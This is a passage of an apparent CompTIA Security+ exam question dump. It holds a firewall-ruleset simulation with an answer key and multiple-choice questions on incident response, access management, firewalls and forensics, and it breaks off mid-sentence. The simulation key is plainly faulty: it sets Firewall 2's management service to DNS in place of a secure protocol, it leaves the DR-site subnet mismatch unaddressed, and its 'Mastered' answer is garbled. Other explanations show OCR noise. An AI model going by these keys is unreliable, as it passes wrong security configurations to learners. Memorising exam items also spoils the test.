


INSTRUCTIONS
Click on each firewall to do the following:
* 1. Deny cleartext web traffic
* 2. Ensure secure management protocols are used.
* 3. Resolve issues at the DR site.
The ruleset order cannot be modified due to outside constraints.
Hat any time you would like to bring back the initial state of the simulation, please dick the Reset All button.




Firewall 1

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	PERMIT



Firewall 2

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	TELNET	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY




Firewall 3

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	192.168.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	192.168.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	192.168.0.1/24	HTTP	PERMIT

A. Mastered
B. Not Mastered


Answer: A

Explanation:
In Firewall 1, HTTP inbound Action should be DENY. As shown below




Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	DENY

In Firewall 2, Management Service should be DNS, As shown below.



Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	DNS	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY

In Firewall 3, HTTP Inbound Action should be DENY, as shown below



Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	192.168.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	192.168.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	192.168.0.1/24	HTTP	DENY

NEW QUESTION 160

- (Exam Topic 2)

Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?

A. Lessons learned
B. Identification
C. Simulation
D. Containment

Answer: A

Explanation:
Lessons learned is a process that would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges. Lessons learned is a process that involves reviewing and evaluating the incident response exercise to identify what went well, what went wrong, and what can be improved. Lessons learned can help an organization enhance its incident response capabilities, address any gaps or weaknesses, and update its incident response plan accordingly.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901

NEW QUESTION 163
- (Exam Topic 2)
An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:
* Check-in/checkout of credentials
* The ability to use but not know the password
* Automated password changes
* Logging of access to credentials
Which of the following solutions would meet the requirements?

A. OAuth 2.0
B. Secure Enclave
C. A privileged access management system
D. An OpenID Connect authentication system

Answer: C

Explanation:
A privileged access management (PAM) system is a solution that helps protect organizations against cyberthreats by monitoring, detecting, and preventing unauthorized privileged access to critical resources12. A PAM system can meet the requirements of the project by providing features such as:

- Check-in/checkout of credentials: A PAM system can store and manage privileged credentials in a secure vault, and allow authorized users to check out credentials when needed and check them back in when done. This reduces the risk of credential theft, misuse, or sharin2g3.
- The ability to use but not know the password: A PAM system can enable users to access privileged accounts or resources without revealing the actual password, using methods such as password injection, session proxy, or single sign-on23. This prevents users from copying, changing, or sharing password2s.
- Automated password changes: A PAM system can automatically rotate and update passwords for privileged accounts according to predefined policies, such as frequency, complexity, and uniqueness23
. This ensures that passwords are always strong and unpredictable, and reduces the risk of password
reuse or compromise2.
- Logging of access to credentials: A PAM system can record and audit all activities related to privileged access, such as who accessed what credentials, when, why, and what they did with them23. This provides visibility and accountability for privileged access, and enables detection and investigation of anomalies or incidents2.

A PAM system is different from OAuth 2.0, which is an authorization framework that enables third-party applications to obtain limited access to an HTTP service on behalf of a resource owner4. OAuth 2.0 does not provide the same level of control and security over privileged access as a PAM system does.
A PAM system is also different from a secure enclave, which is a hardware-based security feature that creates an isolated execution environment within a processor to protect sensitive data from unauthorized access or modification5. A secure enclave does not provide the same functionality as a PAM system for managing privileged credentials and access.
A PAM system is also different from an OpenID Connect authentication system, which is an identity layer on top of OAuth 2.0 that enables users to verify their identity across multiple websites using a single login6. OpenID Connect does not provide the same scope and granularity as a PAM system for controlling and monitoring privileged access.

NEW QUESTION 164
- (Exam Topic 2)
A company is focused on reducing risks from removable media threats. Due to certain primary applications, removable media cannot be entirely prohibited at this time. Which of the following best describes the company's approach?

A. Compensating controls
B. Directive control
C. Mitigating controls
D. Physical security controls

Answer: C

Explanation:
Mitigating controls are designed to reduce the impact or severity of an event that has occurred or is likely to occur. They do not prevent or detect the event, but rather limit the damage or consequences of it. For example, a backup system is a mitigating control that can help restore data after a loss or corruption.
In this case, the company is focused on reducing risks from removable media threats, which are threats that can compromise data security, introduce malware infections, or cause media failure123. Removable media threats can be used to bypass network defenses and target industrial/OT environments2. The company cannot prohibit removable media entirely because of certain primary applications that require them, so it implements mitigating controls to lessen the potential harm from these threats.
Some examples of mitigating controls for removable media threats are:

- Encrypting data on removable media
- Scanning removable media for malware before use
- Restricting access to removable media ports
- Implementing policies and procedures for removable media usage and disposal
- Educating users on the risks and best practices of removable media

NEW QUESTION 168
- (Exam Topic 2)
An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled. Which of the following can be

used to accomplish this task?

A. Application allow list
B. Load balancer
C. Host-based firewall
D. VPN

Answer: C

Explanation:
A host-based firewall is a software application that runs on each individual host and controls the incoming and outgoing network traffic based on a set of rules. A host-based firewall can be used to block or allow specific ports, protocols, IP addresses, or applications.
An engineer can use a host-based firewall to accomplish the task of disabling all web-server ports except 443 on a group of 100 web servers in a cloud environment. The engineer can configure the firewall rules on each web server to allow only HTTPS traffic on port 443 and deny any other traffic. Alternatively, the engineer can use a centralized management tool to deploy and enforce the firewall rules across all web servers.

NEW QUESTION 171
- (Exam Topic 2)
A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum

Answer: A

Explanation:
Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://nmap.org/

NEW QUESTION 176
- (Exam Topic 2)
Which of the following would be best to ensure data is saved to a location on a server, is easily scaled, and is centrally monitored?

A. Edge computing
B. Microservices
C. Containers
D. Thin client

Answer: C

Explanation:
Containers are a method of virtualization that allow you to run multiple isolated applications on a single server. Containers are lightweight, portable, and scalable, which means they can save resources, improve performance, and simplify deployment. Containers also enable centralized monitoring and management of the applications running on them, using tools such as Docker or Kubernetes. Containers are different from edge computing, which is a distributed computing paradigm that brings computation and data storage closer to the location where it is needed. Microservices are a software architecture style that breaks down complex applications into smaller, independent services that communicate with each other. Thin clients are devices that rely on a server to perform most of the processing tasks and only provide a user interface.

NEW QUESTION 178
- (Exam Topic 2)
A company would like to protect credit card information that is stored in a database from being exposed and reused. However, the current POS system does not support encryption. Which of the following would be BEST suited to secure this information?
(Give me related explanation and references from CompTIA Security+ SY0-601 documents for Correct answer option)

A. Masking
B. Tokenization
C. DLP
D. SSL/TLS

Answer: B

Explanation:
Tokenization replaces sensitive data with non-sensitive data, such as a unique identifier. This means that the data is still present in the system, but the sensitive information itself is replaced with the token. Tokenization is more secure than masking, which only obscures the data but does not eliminate it. DLP is not suitable for this task, as it is designed to prevent the loss or leakage of data from the system. SSL/TLS can be used to secure the transmission of data, but it cannot prevent the data itself from being exposed or reused. For more information, please refer to CompTIA Security+ SY0-601 Exam Objectives, Section 3.3: Explain the security purpose of authentication, authorization and accounting (AAA) services, and Section 4.7: Explain the purpose and characteristics of various types of encryption.

NEW QUESTION 182
- (Exam Topic 2)
A security team will be outsourcing several key functions to a third party and will require that:
• Several of the functions will carry an audit burden.

- Attestations will be performed several times a year.
- Reports will be generated on a monthly basis.

Which of the following BEST describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?

A. MOU
B. AUP
C. SLA
D. MSA

Answer: C

Explanation:
A service level agreement (SLA) is a contract between a service provider and a customer that outlines the services that are to be provided and the expected levels of performance. It is used to define the requirements for the service, including any attestations and reports that must be generated, and the timescales in which these must be completed. It also outlines any penalties for failing to meet these requirements. SLAs are essential for ensuring that third-party services are meeting the agreed upon performance levels.
Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968
CompTIA Security+ Get Certified Get Ahead: SY0-601 Study Guide by Darril Gibson https://www.amazon.com/CompTIA-Security-Certified-Ahead-SY0-601/dp/1260117558
Note: SLA is the best document that is used to define these requirements and stipulate how and when they are performed by the third party.

NEW QUESTION 185
- (Exam Topic 2)
A company is developing a new initiative to reduce insider threats. Which of the following should the company focus on to make the greatest impact?

A. Social media analysis
B. Least privilege
C. Nondisclosure agreements
D. Mandatory vacation

Answer: B

Explanation:
Least privilege is a security principle that states that users and processes should only have the minimum level of access and permissions required to perform their tasks. This reduces the risk of insider threats by limiting the potential damage that a malicious or compromised user or process can cause to the system or data.
References: https://www.comptia.org/blog/what-is-least-privilege

NEW QUESTION 186
- (Exam Topic 2)
While troubleshooting a service disruption on a mission-critical server, a technician discovered the user account that was configured to run automated processes was disabled because the user's password failed to meet password complexity requirements. Which of the following would be the BEST solution to securely prevent future issues?

A. Using an administrator account to run the processes and disabling the account when it is not in use
B. Implementing a shared account the team can use to run automated processes
C. Configuring a service account to run the processes
D. Removing the password complexity requirements for the user account

Answer: C

Explanation:
A service account is a user account that is created specifically to run automated processes and services. These accounts are typically not associated with an individual user, and are used for running background services and scheduled tasks. By configuring a service account to run the automated processes, you can ensure that the account will not be disabled due to password complexity requirements and other user-related issues.
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 188
- (Exam Topic 2)
A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Select three).

A. Install DLP software to prevent data loss.
B. Use the latest version of software.
C. Install a SIEM device.
D. Implement MDM.
E. Implement a screened subnet for the web server.
F. Install an endpoint security solution.
G. Update the website certificate and revoke the existing ones.
H. Deploy additional network sensors.

Answer: BEF

NEW QUESTION 192
- (Exam Topic 2)
A security administrator needs to block a TCP connection using the corporate firewall, Because this connection is potentially a threat. the administrator not want to back an RST Which of the following actions in rule would work best?

A. Drop
B. Reject
C. Log alert
D. Permit

Answer: A

Explanation:
the difference between drop and reject in firewall is that the drop target sends nothing to the source, while the reject target sends a reject response to the source. This can affect how the source handles the connection attempt and how fast the port scanning is. In this context, a human might say that the best action to block a TCP connection using the corporate firewall is A. Drop, because it does not send back an RST packet and it may slow down the port scanning and protect against DoS attacks.

NEW QUESTION 193
- (Exam Topic 2)
An attacker is targeting a company. The attacker notices that the company's employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees' devices will also become infected. Which of the following techniques is the attacker using?

A. Watering-hole attack
B. Pretexting
C. Typosquatting
D. Impersonation

Answer: A

Explanation:
a watering hole attack is a form of cyberattack that targets a specific group of users by infecting websites that they commonly visit123. The attacker seeks to compromise the user's computer and gain access to the network at the user's workplace or personal data123. The attacker observes the websites often visited by the victim or the group and infects those sites with malware14. The attacker may also lure the user to a malicious 4site. A watering hole attack is difficult to diagnose and poses a significant threat to websites and users2 .

NEW QUESTION 196
- (Exam Topic 2)
Stakeholders at an organisation must be kept aware of any incidents and receive updates on status changes as they occur Which of the following Plans would fulfill this requirement?

A. Communication plan
B. Disaster recovery plan
C. Business continuity plan
D. Risk plan

Answer: A

Explanation:
A communication plan is a plan that would fulfill the requirement of keeping stakeholders at an organization aware of any incidents and receiving updates on status changes as they occur. A communication plan is a document that outlines the communication objectives, strategies, methods, channels, frequency, and audience for an incident response process. A communication plan can help an organization communicate effectively and efficiently with internal and external stakeholders during an incident and keep them informed of the incident's impact, progress, resolution, and recovery.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.ready.gov/business-continuity-plan

NEW QUESTION 200
- (Exam Topic 2)
A network administrator needs to determine Ihe sequence of a server farm's logs. Which of the following should the administrator consider? (Select TWO).

A. Chain of custody
B. Tags
C. Reports
D. Time stamps
E. Hash values
F. Time offset

Answer: DF

Explanation:
A server farm's logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.
To determine the sequence of a server farm's logs, the administrator should consider the following factors:

- Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.
- Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.

References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs

NEW QUESTION 201
- (Exam Topic 2)
An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sales systems. The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load. Which of the following are the best options to accomplish this objective? (Select two.)

A. Load balancing
B. Incremental backups
C. UPS
D. RAID
E. Dual power supply
F. VLAN

Answer: AD

Explanation:
Load balancing and RAID are the best options to accomplish the objective of improving both server-data fault tolerance and site availability under high consumer load. Load balancing is a method of distributing network traffic across multiple servers to optimize performance, reliability, and scalability. Load balancing can help improve site availability by preventing server overload, ensuring high uptime, and providing redundancy and failover. RAID stands for redundant array of independent disks, which is a technology that combines multiple physical disks into a logical unit to improve data storage performance, reliability, and capacity. RAID can help improve server-data fault tolerance by providing data redundancy, backup, and recovery.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.nginx.com/resources/glossary/load-balancing/ https://www.ibm.com/cloud/learn/raid

NEW QUESTION 202
- (Exam Topic 2)
A digital forensics team at a large company is investigating a case in which malicious code was downloaded over an HTTPS connection and was running in memory, but was never committed to disk. Which of the following techniques should the team use to obtain a sample of the malware binary?

A. pcap reassembly
B. SSD snapshot
C. Image volatile memory
D. Extract from checksums

Answer: C

Explanation:
The best technique for the digital forensics team to use to obtain a sample of the malware binary is to image volatile memory. Volatile memory imaging is a process of collecting a snapshot of the contents of a computer's RAM, which can include active malware programs. According to the CompTIA Security+ SY0-601 Official Text Book, volatile memory imaging can be used to capture active malware programs that
